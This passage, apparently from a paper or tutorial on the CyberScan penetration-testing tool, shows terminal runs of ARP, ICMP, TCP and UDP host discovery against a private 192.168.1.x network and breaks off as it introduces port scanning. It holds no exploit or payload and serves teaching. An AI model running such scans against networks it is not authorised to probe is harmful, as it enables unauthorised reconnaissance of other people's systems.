


```
clecius@clecius-S400CA:~/Downloads/CyberScan-master$ sudo python CyberScan.py -s 192.168.1.0/24 -p arp
  ____      _               ____
 / ___|   _| |__   ___ _ __/ ___|  ___ __ _ _ __
| |  | | | | '_ \ / _ \ '__\___ \ / __/ _` | '_ \
| |__| |_| | |_) |  __/ |   ___) | (_| (_| | | | |  v1.1.1
 \____\__, |_.__/ \___|_|  |____/ \___\__,_|_| |_|
      |___/




  CyberScan v.1.1.1 http://github/medbenali/CyberScan
        It is the end user's responsibility to obey all applicable laws.
        It is just for server testing script. Your ip is visible.

          -------------------------------------------

          CyberScan | v.1.1.1
          Author: BEN ALI Mohamed

          -------------------------------------------



[*] Starting CyberScan Ping ARP for 192.168.1.0/24
Begin emission:
***Finished to send 256 packets.

Received 3 packets, got 3 answers, remaining 253 packets
88:f7:c7:47:26:61 192.168.1.1
c8:3a:35:4f:cb:e0 192.168.1.2
c4:42:02:35:53:14 192.168.1.4
```

Figure 3: CyberScan ARP Host Discovery

b. ICMP Ping

In this case, one knows the network address or domain name of the host, it can test its connectivity thanks to an ICMP base of ping.



```
clecius@clecius-S400CA:~/Downloads/CyberScan-master$ sudo python CyberScan.py -s 192.168.1.0-10 -p icmp
   ____      _
  / ___|   _| |__   ___ _ __ ___  ___ __ _ _ __
 | |  | | | | '_ \ / _ \ '__/ __|/ __/ _` | '_ \
 | |__| |_| | |_) |  __/ |  \__ \ (_| (_| | | | |  v1.1.1
  \____\__, |_.__/ \___|_|  |___/\___\__,_|_| |_|
       |___/




  CyberScan v.1.1.1 http://github/medbenali/CyberScan
        It is the end user's responsibility to obey all applicable laws.
        It is just for server testing script. Your ip is visible.

          -------------------------------------------

          CyberScan | v.1.1.1
          Author: BEN ALI Mohamed

          -------------------------------------------



[*] Starting CyberScan Ping ICMP for 192.168.1.0-10
Begin emission:
Finished to send 11 packets.
...........^C
Received 11 packets, got 0 answers, remaining 11 packets
```


Figure 4: CyberScan ICMP Ping

Figure 4 highlights usage of our ICMP ping functionality.

c. *TCP & UDP Ping*


As it is known, some hosts and routers block ICMP echo reply requests on their interfaces for security reasons:

Another alternative is to use TCP active probing approach. As depicted in Figure 5, as TCP and UDP segments do not necessarily obtain the same processing at intermediate routers due to traffic engineering configurations, one can imagine also using UDP active probing to measure Round-Trip time (RTT) encountered when using real-time applications. CyberScan, as shown in Figure 6, allows using a UDP ping to specific destination.



```
clecius@clecius-S400CA:~/Downloads/CyberScan-master$ sudo python CyberScan.py -s 192.168.1.1 -p tcp -d 80
  ____      _               ____
 / ___|   _| |__   ___ _ __/ ___|  ___ __ _ _ __
| |  | | | | '_ \ / _ \ '__\___ \ / __/ _` | '_ \
| |__| |_| | |_) |  __/ |   ___) | (_| (_| | | | |  v1.1.1
 \____\__, |_.__/ \___|_|  |____/ \___\__,_|_| |_|
      |___/



  CyberScan v.1.1.1 http://github/medbenali/CyberScan
        It is the end user's responsibility to obey all applicable laws.
        It is just for server testing script. Your ip is visible.

          ___________________________________________

          CyberScan | v.1.1.1
          Author: BEN ALI Mohamed
          ___________________________________________



Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
192.168.1.1 is alive
```

Figure 5: CyberScan TCP Ping



```
clecius@clecius-S400CA:~/Downloads/CyberScan-master$ sudo python CyberScan.py -s 192.168.1.1 -p udp
   ____      _                                   
  / ___|   _| |__   ___ _ __ ___  ___ __ _ _ __  
 | |  | | | | '_ \ / _ \ '__/ __|/ __/ _` | '_ \ 
 | |__| |_| | |_) |  __/ |  \__ \ (_| (_| | | | |  v1.1.1
  \____\__, |_.__/ \___|_|  |___/\___\__,_|_| |_|
       |___/                                     



  CyberScan v.1.1.1 http://github/medbenali/CyberScan
        It is the end user's responsibility to obey all applicable laws.
        It is just for server testing script. Your ip is visible.

          ___________________________________________

          CyberScan | v.1.1.1
          Author: BEN ALI Mohamed
          ___________________________________________



[*] Starting CyberScan Ping UDP for 192.168.1.1
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
192.168.1.1 is alive
```


Figure 6: CyberScan UDP Ping

3.2. Network Scanning

Another interesting tool of CyberScan is network scanning because it can be considered as being an entry point to a machine, or computer (box) that is connected to the internet.

a. Port Scanner

Port Scanning is one of the initial steps that a Penetration Tester (Ethical Hacker) will take to determine how secure a network or web application is from black hat hacker attacks.



